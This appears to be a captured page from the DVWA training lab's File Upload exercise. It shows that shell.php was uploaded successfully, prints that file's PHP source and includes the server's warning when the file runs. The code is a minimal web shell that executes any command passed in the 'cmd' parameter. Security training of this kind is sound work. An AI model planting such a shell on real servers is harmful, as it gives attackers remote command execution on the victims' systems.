

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
Browse... No file selected.

Upload


../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

```
1 <?php
2
3     system($_REQUEST["cmd"]);
4     echo "ciao";
5
6 ?>
7
```



Warning: system() [[function.system](#)]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 3
ciao